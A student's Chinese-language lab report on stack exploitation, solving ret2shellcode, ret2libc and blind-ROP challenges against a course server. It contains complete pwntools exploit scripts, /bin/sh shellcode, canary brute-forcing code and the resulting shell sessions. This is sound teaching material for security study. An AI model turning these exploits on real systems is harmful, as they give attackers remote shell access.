

Homework02 Return-Oriented Programming Breakdown

姓名：张凌铭

学号：3180103857

Challenge 1 ret2Shellcode 64bit

(1) shellcode攻击过程，原理及Flag获取

查看ret2shellcode.c的Makefile，"-fno-stack-protector"-fno-pie -no-pie"-z execstack"的选项意味着不存在canary, PIE未设置以及栈可执行。那么，我们就可以通过Buffer Overflow将hear()的返回地址覆写为Shell Code的起始地址（当然，可以通过nop指令做不那么精确的跳转）。

先通过objdump -d 01_ret2shellcode指令，找到hear()中的局部变量str数组的基地址与%rbp之间的偏移量，在红框标出的部分，可以看到，首先%rax通过lea指令获得值%rbp-0x100，接着%rax的值被赋给%rdi，也就是64位寄存器传参的第一个参数寄存器，所以，可以确定偏移量为256字节：

```
000000000400737 <hear>:
400737: 55                push    %rbp
400738: 48 89 e5          mov     %rsp,%rbp
40073b: 48 81 ec 00 01 00 00 sub     $0x100,%rsp
400742: 48 8d 85 00 ff ff ff lea     -0x100(%rbp),%rax
400749: 48 89 c7          mov     %rax,%rdi
40074c: b8 00 00 00 00    mov     $0x0,%eax
400751: e8 da fe ff ff    callq   400630 <gets@plt>
400756: 90                nop
400757: c9                leaveq  %eax
400758: c3                retq
```

因为开启了部分地址随机化(partial RELRO)，栈的加载地址是不确定的，但是好在ret2shellcode.c提供了如下语句：

```
printf("[*] Hi, %lld. Your ID is stored at:0x%016llx\n", id, &id);
```

那么，既然已知id在栈上的存储地址，并且每次加载时id和hear()函数调用期间的%rbp相差的偏移量是固定的，我们就能确定每次加载时%rbp的地址。这个偏移量可以通过gdb调试得知，如下图所示，&id = 0x7FFFFFFFDE48，%rbp = 0x7FFFFFFFDE30，偏移量为0x18：

```
[*] Hi, 3180103857. Your ID is stored at:0x00007FFFFFFFDE48
[*] Now, give me something to overflow me!

Breakpoint 1, 0x00000000040073b in hear ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
RAX 0x0
RBX 0x0
RCX 0x7ffff7af2224 (write+20) ← cmp    rax, -0x1000 /* 'H=' */
RDX 0x7ffff7dcf8c0 (_IO_stdfile_1_lock) ← 0
RDI 0x1
RSI 0x7ffff7dc7e3 (_IO_2_1_stdout+131) ← or    al, byte ptr [rax] /* 0xdcf8c0000000000a; '\n' */
R8 0x2a
R9 0x0
R10 0x10
R11 0x246
R12 0x400650 (_start) ← xor    ebp, ebp
R13 0x7ffff7fd30 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffff7fde30 → 0x7ffff7fde50 → 0x400810 (__libc_csu_init) ← push  r15
RSP 0x7ffff7fde30 → 0x7ffff7fde50 → 0x400810 (__libc_csu_init) ← push  r15
RIP 0x40073b (hear+4) ← sub    rsp, 0x100

[ DISASM ]
0x40073b <hear+4> sub    rsp, 0x100
↓
0x400749 <hear+18> mov    rdi, rax
0x40074c <hear+21> mov    eax, 0
0x400751 <hear+26> call   gets@plt <gets@plt>
0x400756 <hear+31> nop
0x400757 <hear+32> leave
0x400758 <hear+33> ret
0x400759 <main> push   rbp
0x40075a <main+1> mov    rbp, rsp
0x40075d <main+4> sub    rsp, 0x10
0x400761 <main+8> mov    rax, qword ptr [rip + 0x200908] <0x601070>

[ STACK ]
00:0000 rbp rsp 0x7ffff7fde30 → 0x7ffff7fde50 → 0x400810 (__libc_csu_init) ← push  r15
01:0000 0x7ffff7fde38 → 0x400802 (main+169) ← mov    eax, 0
02:0010 0x7ffff7fde40 → 0x7ffff7fd30 ← 0x1
03:0018 0x7ffff7fde48 ← 0xbd8c88b1
04:0020 0x7ffff7fde50 → 0x400810 (__libc_csu_init) ← push  r15
05:0028 0x7ffff7fde58 → 0x7ffff7a03bf7 (__libc_start_main+231) ← mov    edi, eax
06:0030 0x7ffff7fde60 ← 0x1
07:0038 0x7ffff7fde68 → 0x7ffff7fd30 → 0x7ffff7fe27b ← '/home/student/Desktop/sscc21spring-stu/hw-02/01_ret2shellcode/01_ret2shellcode'

[ BACKTRACE ]
f 0 40073b hear+4
f 1 400802 main+169
f 2 7ffff7a03bf7 __libc_start_main+231
```

从[shellcode-storm](https://github.com/0x00sec/shellcode-storm)网站查找得到适用于Linux/x86_64的shellcode代码，十六进制的机器码如下所示：(30 bytes)

```
\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05
```

但是直接使用这个shellcode会触发段错误。我推测是%rax没有清零的缘故，所以在shellcode最开始处添加了xor %rax, %rax指令的机器码，机器码可以通过pwntools的如下指令得到：

```
from pwn import *  
context(arch='amd64', os = 'linux')  
asm('xor rax, rax')
```

将汇编得到的机器码'\x48\x31\xc0'与shellcode拼接在一起，得到新的shellcode(33 bytes)。最后，编写exploit.py如下，注意shellcode与%rbp之间应预留部分空间，以防进栈操作覆写shellcode代码：

```
from pwn import *  
  
conn = remote("47.99.80.189", 10011)  
conn.recvuntil("StudentID:\n")  
payload1 = b"3180103857"  
conn.sendline(payload1)  
conn.recvuntil("ID:\n")  
conn.sendline(payload1)  
  
recv_addr = conn.recvuntil("me!\n")  
base = int(str(recv_addr.split(b'\n')[0].split(b':')[1].strip(b'0x'), 'utf-8'), base=16)  
payload2 = b"\x90" * 194  
payload2 +=  
b"\x48\x31\xc0\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48"  
payload2 +=  
b"\xc1\xeb\x08\x53\x48\x89\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"  
payload2 += b"\x90" * 29  
payload2 += p64(0xdeadbeefdeadbeef) + p64(base - 0x18 - 0x3e)  
conn.sendline(payload2)  
conn.interactive()
```

运行exploit.py，得到flag为sssec2021{y0u_KnoW_5he11C0dE|8d5bd3c1}：



```
01_ret2shellcode python3 exploit.py  
[+] Opening connection to 47.99.80.189 on port 10011: Done  
[*] Switching to interactive mode  
$ ls  
app  
bin  
dev  
entry  
flag.exe  
lib  
lib32  
lib64  
$ ./flag.exe 3180103857  
CHALLENGE: ret2shellcode  
CONGRATS  
[ timestamp ] Tue Apr 20 04:42:38 2021  
You flag: sssec2021{y0u_KnoW_5he11C0dE|8d5bd3c1}  
$
```

(2) x86_64 shellcode代码分析

新的shellcode的汇编代码如下所示：

```

xor    %rax, %rax
xor    %rdx, %rdx
mov    $0x68732f6e69622f2f, %rbx
shr    $0x8, %rbx
push   %rbx
mov    %rsp, %rdi
push   %rax
push   %rdi
mov    %rsp, %rsi
mov    $0x3b, %al
syscall

```

最开始的xor指令用于对rax和rdx寄存器做清零操作。紧跟其后的mov指令将字符串"/bin/sh"(恰好8字节)存入rbx寄存器(x86_64是小端规则)。

通过shift right指令将rbx对应的字符串改写为"/bin/sh"(这才是C语言需要的字符串, 以\x00结尾)。push %rbx和mov %rsp, %rdi用于将字符串保存至栈上, 并且将64位寄存器传参的第一个参数寄存器rdi设为"/bin/sh"字符串的基地址。

push %rax, push %rdi以及mov %rsp, %rsi用于构造一维数组["/bin/sh", NULL], 并将第二个参数寄存器rsi设为数组的基地址。

因为syscall的调用号存储在rax寄存器中, mov 0x3b, %al和syscall的作用就是调用syscall NR为59的系统调用, 也就是execve。

总体来说, 上述shellcode执行的C代码为execve("/bin/sh", ["/bin/sh", NULL])。

(3) linux-i386 shellcode分析与比较

linux-i386下的shellcode代码如下:

```

xor    %ecx, %ecx
xor    %edx, %edx
push   %edx
push   $0x68732f2f
push   $0x6e69622f
mov    %esp, %ebx
xor    %eax, %eax
mov    $0xb, %al
int    $0x80

```

其实代码逻辑是相似的, 首先对ecx和edx寄存器做清零操作, 因为ecx和edx本身也是32位寄存器传参的参数寄存器。

push %edx指令用于在字符串末尾置\x00, 也就是字符串终结符。

push \$0x68732f2f和push \$0x6e69622f指令将字符串"/bin//sh"保存到栈上。

mov %esp, %ebx指令用于将32位寄存器传参的第一个参数寄存器ebx置为字符串"/bin//sh"的基地址。

xor %eax, %eax, mov \$0xb, %al和int \$0x80指令用于调用syscall NR为11的系统调用(系统调用号保存在eax寄存器中), 也就是execve。

总体来说, 上述shellcode执行的C代码为execve("/bin//sh")。

相同点: 均通过寄存器传参的方式执行系统调用; 字符串本身都保存在栈上。

不同点：寄存器本身长度不同；传参寄存器不同，对于i386，传参寄存器为ebx, ecx和edx等等。对于x64而言，传参寄存器为rdi, rsi和rdx等等；系统调用号不相同，对于i386而言是0xb，对于x64而言是0x3b；系统调用的汇编指令不同，对于i386而言是int 0x80，对于x64而言是syscall。

Challenge 2 Ret2libc 64bit

首先我们须知puts函数的GOT表项地址，通过GDB下的disass puts命令可以看到puts函数的GOT表项地址为0x601018（当然程序本身也已告知）

此外，通过disass hear可以看到，hear()函数中str的基址与%rbp之间的偏移量为0x100：

```
pwndbg> disass puts
Dump of assembler code for function puts@plt:
0x0000000000400550 <+0>: jmp QWORD PTR [rip+0x200ac2] # 0x601018
0x0000000000400556 <+6>: push 0x0
0x000000000040055b <+11>: jmp 0x400540
End of assembler dump.
pwndbg> disass hear
Dump of assembler code for function hear:
0x0000000000400706 <+0>: push rbp
0x0000000000400707 <+1>: mov rbp, rsp
0x000000000040070a <+4>: sub rsp, 0x100
0x0000000000400711 <+11>: lea rax, [rbp-0x100]
0x0000000000400718 <+18>: mov edx, 0x148
0x000000000040071d <+23>: mov rsi, rax
0x0000000000400720 <+26>: mov edi, 0x0
0x0000000000400725 <+31>: call 0x400580 <read@plt>
0x000000000040072a <+36>: nop
0x000000000040072b <+37>: leave
0x000000000040072c <+38>: ret
```

因为x64是寄存器传参，所以需要找rdi gadget来传递参数，我们使用ROPgadget来查找所需要的gadget地址，得到rdi gadget的地址为0x00400843：

```
→ 02_ret2libc64 ROPgadget --binary 02_ret2libc64 --only 'pop|ret' | grep
'rdi'
0x0000000000400843 : pop rdi ; ret
```

那么，可以通过puts(GOT(puts))来得到puts函数的运行时地址。

接下来，我们需要知道在libc-2.27.so中puts函数相对基址的偏移量，"/bin/sh"相对基址的偏移量，system函数相对基址的偏移量以及exit函数相对基址的偏移量。此外，main函数的地址也需要知道(Stage 2最开始需要跳回到main函数)。

puts函数，system函数和exit函数相对基址的偏移量可以通过readelf命令获得。

可以看到，puts函数的偏移量为0x00080aa0，system函数的偏移量为0x0004f550，exit函数的偏移量为0x00043240。

```
→ 02_ret2libc64 readelf -s /lib/x86_64-linux-gnu/libc-2.27.so | grep '
puts@'
422: 0000000000080aa0 512 FUNC WEAK DEFAULT 13 puts@@GLIBC_2.2.5
→ 02_ret2libc64 readelf -s /lib/x86_64-linux-gnu/libc-2.27.so | grep '
system@'
1403: 000000000004f550 45 FUNC WEAK DEFAULT 13
system@@GLIBC_2.2.5
→ 02_ret2libc64 readelf -s /lib/x86_64-linux-gnu/libc-2.27.so | grep '
exit@'
132: 0000000000043240 26 FUNC GLOBAL DEFAULT 13 exit@@GLIBC_2.2.5
```

"/bin/sh"的偏移量可以通过在GDB中使用find命令，info proc map命令和p /x命令得到。

同样，main函数的起始地址也可以通过在GDB中使用disass main得到。

从下图中可知，"/bin/sh"的偏移量为0x1b3e1a，main函数的起始地址为0x0040072d。

```

pwndbg> info proc map
process 15038
Mapped address spaces:

   Start Addr       End Addr       Size     Offset objfile
   0x400000         0x401000      0x1000      0x0 /home/student/Desktop/sssec21spring-stu/hw-02/02_ret2libc64/02_ret2libc64
   0x600000         0x601000      0x1000      0x0 /home/student/Desktop/sssec21spring-stu/hw-02/02_ret2libc64/02_ret2libc64
   0x601000         0x602000      0x1000      0x1000 /home/student/Desktop/sssec21spring-stu/hw-02/02_ret2libc64/02_ret2libc64
   0x7ffff79e2000   0x7ffff7bc9000  0x1e7000      0x0 /lib/x86_64-linux-gnu/libc-2.27.so
   0x7ffff7bc9000   0x7ffff7dc9000  0x200000      0x1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
   0x7ffff7dc9000   0x7ffff7dc0000      0x4000      0x1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
   0x7ffff7dc0000   0x7ffff7dcf000      0x2000      0x1eb000 /lib/x86_64-linux-gnu/libc-2.27.so
   0x7ffff7dcf000   0x7ffff7dd3000      0x4000      0x0
   0x7ffff7dd3000   0x7ffff7dfc000      0x29000      0x0 /lib/x86_64-linux-gnu/ld-2.27.so
   0x7ffff7dfc000   0x7ffff7fe0000      0x2000      0x0
   0x7ffff7fe0000   0x7ffff7ffb000      0x3000      0x0 [vvar]
   0x7ffff7ffb000   0x7ffff7ffc000      0x1000      0x0 [vdso]
   0x7ffff7ffc000   0x7ffff7ffd000      0x1000      0x29000 /lib/x86_64-linux-gnu/ld-2.27.so
   0x7ffff7ffd000   0x7ffff7ffe000      0x1000      0x2a000 /lib/x86_64-linux-gnu/ld-2.27.so
   0x7ffff7ffe000   0x7ffff7fff000      0x1000      0x0
   0x7ffff7fff000   0x7ffff7fff000      0x21000      0x0 [stack]
   0x7ffff7fff000   0x7ffff7fff000      0x1000      0x0 [vsyscall]
pwndbg> find 0x7ffff79e2000,0x7ffff7bc9000,"/bin/sh"
0x7ffff7b95e1a
1 pattern found.
pwndbg> p /x 0x7ffff7b95e1a-0x7ffff79e2000
$1 = 0x1b3e1a
pwndbg> disasm main
Dump of assembler code for function main:
   0x00000000040072d <+0>: push    rbp
   0x00000000040072e <+1>: mov     rbp, rsp
=> 0x000000000400731 <+4>: sub     rsp, 0x20

```

编写exploit.py如下:

```

from pwn import *

puts_plt = 0x00400550
puts_got = 0x00601018
rdi_gadget = 0x00400843

offset_puts = 0x00080aa0
offset_exit = 0x00043240
offset_syst = 0x0004f550
offset_bish = 0x001b3e1a
main_addr = 0x0040072d
ret_addr = 0x0040053e

conn = remote("47.99.80.189", 10012)
conn.recvuntil("StudentID:\n")
payload = b"3180103857"
conn.sendline(payload)
conn.recvuntil("ID:")
payload = b"3180103857"
conn.sendline(payload)

conn.recvuntil("me!\n")
gadget = p64(puts_got) + p64(puts_plt)
payload = b"A" * 256 + p64(0xdeadbeefdeadbeef) + p64(rdi_gadget) + gadget +
p64(main_addr)
conn.sendline(payload)

# get leak of puts in libc
leak = conn.recv(6)
# complete leak to 8 bytes
if len(leak) != 8:
    leak += b"\x00" * (8-len(leak))
puts_libc = u64(leak)

addr_base = puts_libc - offset_puts
addr_exit = addr_base + offset_exit

```

```

addr_syst = addr_base + offset_syst
addr_bish = addr_base + offset_bish

conn.recvuntil("ID:")
payload = b"3180103857"
conn.sendline(payload)

conn.recvuntil("me!\n")
gadget = p64(addr_bish) + p64(ret_addr) + p64(addr_syst)
payload = b"A" * 256 + p64(0xdeadbeefdeadbeef) + p64(rdi_gadget) + gadget +
p64(addr_exit)
conn.sendline(payload)
conn.interactive()

```

PS: 添加ret_addr是因为在64-bit下, glibc-2.27版本的库函数使用了sse指令, 要求操作数16字节对齐。因此需要在rop链中增加一个指向ret的gadget, 多跳一次使得sp指针对齐。如果不添加, 报错"Process './02_ret2libc64' stopped with exit code 2"。

ret_addr的获取同样可以通过ROPgadget工具, 可以看到ret gadget的地址为0x0040053e:


```

→ 02_ret2libc64 ROPgadget --binary 02_ret2libc64 --only 'ret'
Gadgets information
=====
0x000000000040053e : ret
0x0000000000400542 : ret 0x200a
0x00000000004006c1 : ret 0xb60f

Unique gadgets found: 3

```

运行exploit.py, 结果如下所示, flag为ssec2021{l1Bc_d4Ng3r0us|66d86853}:



```

02_ret2libc64 python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10012: Done
[*] Switching to interactive mode
S ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
S ./flag.exe 3180103857
CHALLENGE: ret2libc64
CONGRATS
[ timestamp ] Tue Apr 20 16:24:47 2021
You flag: ssec2021{l1Bc_d4Ng3r0us|66d86853}

```

Challenge 3 BROP

(1) 栈溢出长度判断

该部分就是暴力破解, 通过从1字节穷举, 每次增加1字节, 直到程序崩溃。考虑到i386下的canary最低位必然是\x00, 我们采用"A"字符填充buffer。

```

from pwn import *
import os
import posix

def connect():
    p = None
    p = remote("47.99.80.189", 10013)

```

```

p.recvuntil("StudentID:\n")
p.sendline(b"3180103857")
return p

def get_buffer_size():
    p = connect()
    for i in range(100):
        payload = b"A"
        payload += b"A" * i
        buf_size = len(payload) - 1


        p.recvuntil("darker: \n")
        p.send(payload)
        if p.recvline().startswith(b"[+]"):
            log.info("buffer size: %d" % buf_size)
            break
        else:
            log.info("bad: %d" % buf_size)

if __name__ == "__main__":
    get_buffer_size()

```

运行上述exploit.py脚本，如下图所示，buffer的长度应该为16字节：

(这里我遇到的问题是—开始使用sendline函数会在构造的字符串末尾添加'\n'字符，导致对buffer_length的判断错误)



```

03_brop python3 exploit.py
[*] Opening connection to 47.99.80.189 on port 10013: Done
[*] bad: 0
[*] bad: 1
[*] bad: 2
[*] bad: 3
[*] bad: 4
[*] bad: 5
[*] bad: 6
[*] bad: 7
[*] bad: 8
[*] bad: 9
[*] bad: 10
[*] bad: 11
[*] bad: 12
[*] bad: 13
[*] bad: 14
[*] bad: 15
[*] buffer size: 16
03_brop

```

(2) Canary处理

我们逐字节爆破Canary，因为Canary为4字节，外循环遍历每一字节，内循环遍历0~255的每一种可能性，最坏情况下需要爆破4*256次。

将每一次爆破得到的对应字节存入canary_l列表，等全部字节爆破完毕再转为真正的canary。

exploit.py中处理canary的函数如下：

```

def canary_find(p):
    payload = "A" * 16
    for i in range(4):
        for j in range(256):
            if i == 0:
                payload1 = payload + chr(j)
                p.recvuntil("darker: \n")
                p.send(payload1)

            if p.recvline().startswith(b"[-]"):
                canary_l[i] = j

```

```

        log.info("canary[0]: 0x%x" %canary_1[0])
        break
    if i == 1:
        payload1 = payload + chr(canary_1[0]) + chr(j)
        p.recvuntil("darker: \n")
        p.send(payload1)

        if p.recvline().startswith(b"[-]"):
            canary_1[i] = j
            log.info("canary[1]: 0x%x" %canary_1[1])
            break

    if i == 2:
        payload1 = payload + chr(canary_1[0]) + chr(canary_1[1]) +
chr(j)

        p.recvuntil("darker: \n")
        p.send(payload1)

        if p.recvline().startswith(b"[-]"):
            canary_1[i] = j
            log.info("canary[2]: 0x%x" %canary_1[2])
            break

    if i == 3:
        payload1 = payload + chr(canary_1[0]) + chr(canary_1[1]) +
chr(canary_1[2]) + chr(j)

        p.recvuntil("darker: \n")
        p.send(payload1)

        if p.recvline().startswith(b"[-]"):
            canary_1[i] = j
            log.info("canary[3]: 0x%x" %canary_1[3])
            break

# ...
canary_find(p)
canary = pow(256, 3)*canary_1[3] + pow(256, 2)*canary_1[2] + pow(256,
1)*canary_1[1] + canary_1[0]
log.info("canary: 0x%x" %canary)

```

运行结果如下图所示，可以看到，每次连接都会有不同的canary，且canary的最低位均为0x00：

```

→ 03_brop python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10013: Done
[*] canary[0]: 0x0
[*] canary[1]: 0x3d
[*] canary[2]: 0xc5
[*] canary[3]: 0x4f
[*] canary: 0x4fc53d00
→ 03_brop python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10013: Done
[*] canary[0]: 0x0
[*] canary[1]: 0x6c
[*] canary[2]: 0xf9
[*] canary[3]: 0xa3
[*] canary: 0xa3f96c00
→ 03_brop

```

(3) 程序的返回地址相对位置判断

因为实际上canary和old ebp之间是存在间隔的，我们需要判断出这个间隔的大小，否则无法正确覆盖返回地址。

(一开始我以为canary后面紧跟着的就是old ebp以及return address, 导致在寻找stop gadget的时候, 所有在0x80486a0和0x80489a0之间的地址都符合条件, 让我十分困惑。后来, 经同学提醒, 才知道原来canary和old ebp之间存在间隔)

因为我们需要计算的是间隔, 所以每次循环都对这个间隔加1。间隔后面紧跟填充old ebp的0xdeadbeef以及填充return address的0x0, 之所以用0x0是要让程序崩溃, 以便于判断间隔大小。判断间隔大小是由函数relative_ret_addr()完成的:


```
def relative_ret_addr(p):
    for i in range(10):
        payload = b"A" * 16 + p32(canary)
        payload += b"A" * i + p32(0xdeadbeef) + p32(0x0)

        p.recvuntil("darker: \n")
        p.send(payload)

        if p.recvline().startswith(b"[+]"):
            log.info("possible gap: %d" % i)
```

结果如下图所示, 可以看到当间隔大于等于5时, 程序崩溃了。我猜测这可能是由于覆盖了返回地址的最低字节所导致的。那么设间隔为 x , 则有:

$$5 + 4 + 4 = x + 4 + 1 \quad x = 8$$



```
03_brop python3 exploit.py
[+] Opening connection to 47.99.80.189 on port 10013: Done
[*] canary[0]: 0x0
[*] canary[1]: 0x45
[*] canary[2]: 0x13
[*] canary[3]: 0xe3
[*] canary: 0xe3134500
[*] possible gap: 5
[*] possible gap: 6
[*] possible gap: 7
[*] possible gap: 8
[*] possible gap: 9
03_brop
```

因为助教提示在编译选项相同的情况下, 程序结构是类似的。我通过在本地构建test.c和test.py文件来验证间隔确实为8。

test.c源代码如下, 编译命令为gcc test.c -o test -m32 -fno-pie -no-pie:

```
#include <stdio.h>

void hear() {
    char str[16];
    gets(str);
    puts(str);
}

int main(void) {
    printf("Input something to overflow me!\n");
    hear();
}
```

test.py源代码如下, 为了方便跟踪运行中的程序, 我在test.py中插入了input()函数:

```

from pwn import *

conn = process("./test")
conn.recvuntil("me!\n")
input()
payload = b"hello"
conn.sendline(payload)
print(conn.recv())

```

打开两个终端，一个终端运行"gdb test"命令，另一个终端运行"python3 test.py"命令，在GDB中通过attach pid指令跟踪由python脚本启动的test进程。

在GDB中下断点，断点位置设置在puts@plt处（保证continue后能触发），然后continue，断点触发时的截图如下：

可以看到，此时EBP的值为0xffffe49a8，字符数组s的起始地址为0xffffe498c，那么canary结束的地址为0xffffe498c + 0x10 + 0x4 = 0xffffe49a0。

因此，间隔的长度为0xffffe49a8 - 0xffffe49a0 = 0x8，也印证了之前的猜测。

```

Breakpoint 1, 0x080484cd in hear ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS ]
*EAX 0xffffe498c ← 'hello'
*EBX 0x0
*ECX 0xf7f535c0 (_IO_2_1_stdin_) ← 0xfbad2088
*EDX 0xf7f5489c (_IO_stdfile_0_lock) ← 0x0
*EDI 0x0
*ESI 0xf7f53000 (GLOBAL_OFFSET_TABLE_) ← 0x1d7d8c
*EBP 0xffffe49a8 → 0xffffe49b8 ← 0x0
*ESP 0xffffe4970 → 0xffffe498c ← 'hello'
*EIP 0x080484cd (hear+39) ← call 0x08048360

[ DISASM ]
> 0x080484cd <hear+39> call puts@plt <puts@plt>
s: 0xffffe498c ← 'hello'

0x080484d2 <hear+44> add esp, 0x10
0x080484d5 <hear+47> nop
0x080484d6 <hear+48> mov eax, dword ptr [ebp - 0xc]
0x080484d9 <hear+51> xor eax, dword ptr gs:[0x14]
0x080484e0 <hear+58> je hear+65 <hear+6>
0x080484e2 <hear+60> call __stack_chk_fail@plt <__stack_chk_fail@plt>
0x080484e7 <hear+65> leave
0x080484e8 <hear+66> ret
0x080484e9 <main> lea ecx, [esp + 4]
0x080484ed <main+4> and esp, 0xffffffff

[ STACK ]
00:0000 esp 0xffffe4970 → 0xffffe498c ← 'hello'
01:0004 0xffffe4974 ← 0x0
02:0008 0xffffe4978 → 0xf7f53d80 (_IO_2_1_stdout_) ← 0xfbad2a84
03:000c 0xffffe497c ← 0xfbad2a84
04:0010 0xffffe4980 → 0xffffe49b8 ← 0x0
05:0014 0xffffe4984 → 0xf7f548d0 (_dl_runtime_resolve@plt) ← pop edx
06:0018 0xffffe4988 → 0xf7d02cab (puts@plt) ← add edi, 0x170355
07:001c eax 0xffffe498c ← 'hello'

[ BACKTRACE ]
> f 0 80484cd hear+39
f 1 804850f main+38
f 2 f7d93f21 __libc_start_main+241

```

(4) 追踪write@plt函数

因为本次的程序为32位，是通过栈的方式传递参数，所以我们并不需要stop gadget和BROP gadget。

既然0x80486a0到0x80489a0存在许多有趣的函数，我就先尝试去遍历这个地址范围的每一个地址，并将返回的信息保存在文件result.txt，脚本如下所示：

```

f = open("result.txt", "a")

def pop_something(p):
    addr = 0x80486a0
    p.recv()
    while addr < 0x80489a0:
        payload = b"A" * 16 + p32(canary)
        payload += b"A" * 8 + p32(0xdeadbeef)
        payload += p32(addr)

        p.send(payload)
        f.write(str(p.recv(), encoding="utf-8"))
        addr = addr + 1

```

当然，在result.txt中，我发现了很多有意思的输出信息，可以看到，write@PLT的地址为0x08048560：

```

[-] YEAR 2021, Aug.29th, Sunny. id: 5aSp5LiL56ys5LiA
[-] ...i did not read today. i MUST read tomorrow, i must.
[-] YEAR 2045, Sep.3rd, Rainy. id: 5aSp5LiL56ys5LiA
[-] i am still the richest man in the world, how boring it is...
[-][-][-] What's this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE
GOOD USE OF IT!
[-] YEAR 2077, Mar.15th, Cloudy. id: 5aSp5LiL56ys5LiA
[-] Holly shit, i met my girl, at age 77!!! INSANE~
[-] nonono, Why are you here???
/bin/sh
app
bin
dev
entry
flag.exe
lib
lib32
lib64

```

那么，我们就省去了人工爆破write@plt的烦恼，接下来所要做的就是通过调用write(1, 0x0x8048000, 0x1000)函数拿到程序的二进制代码：

(本来以为socket对应的文件描述符还需要手动爆破，结果发现其实就是1)

结果如下图所示:

我们还需要进一步将得到的字节流转为程序，所以需要添加如下代码：

我们将程序拖到IDA Pro中，选择binary模式，并且通过Edit->Segments->Rebase program将基址重新设置为0x8048000。

注意到之前的result.txt中出现了类似于ls命令的打印效果，我推测程序执行了system("/bin/l\$")。

那么，先找到"/bin/ls"字符串的基地址，通过Search->Sequence of bytes->"/bin/ls"，得到其地址为0x08048BB1:

• seg000:08048BB1	db	2Fh ; /
• seg000:08048BB2	db	62h ; b
• seg000:08048BB3	db	69h ; i
• seg000:08048BB4	db	6Eh ; n
• seg000:08048BB5	db	2Fh ; /
• seg000:08048BB6	db	6Ch ; l
• seg000:08048BB7	db	73h ; s
• seg000:08048BB8	db	0

再通过Search->Immediate value->0x8048BB1，找到调用的函数地址0x8048520，我们有理由相信该函数就是system函数：

• seg000:080487F3	push	8048BB1h
• seg000:080487F8	call	sub_8048520

最后，我们通过同样的方式寻找"/bin/sh"，得到其起始地址为0x08048BA8。

编写exploit函数如下：

```
def exploit(p):
    payload = b"A" * 16 + p32(canary)
    payload += b"A" * 8 + p32(0xdeadbeef)
    payload += p32(0x8048520) + p32(0xdeadbeef)
    payload += p32(0x8048BA8)

    p.recvuntil("darker: \n")
    p.send(payload)
    p.interactive()
```

运行结果如下所示，flag为ssec2021{tH4t_Br0p|205c4d0f}：（累死我了orz）

```
→ 03_brop python3 exploitt.py
[+] Opening connection to 47.99.80.189 on port 10013: Done
[*] canary[0]: 0x0
[*] canary[1]: 0xfd
[*] canary[2]: 0x6a
[*] canary[3]: 0xa9
[*] canary: 0xa96afd00
[*] Switching to interactive mode
$ ls
app
bin
dev
entry
flag.exe
lib
lib32
lib64
$ ./flag.exe 3180103857
CHALLENGE: brop
CONGRATS
[ timestamp ] Wed Apr 21 14:58:20 2021
You flag: ssec2021{tH4t_Br0p|205c4d0f}
$
[*] Interrupted
→ 03_brop
```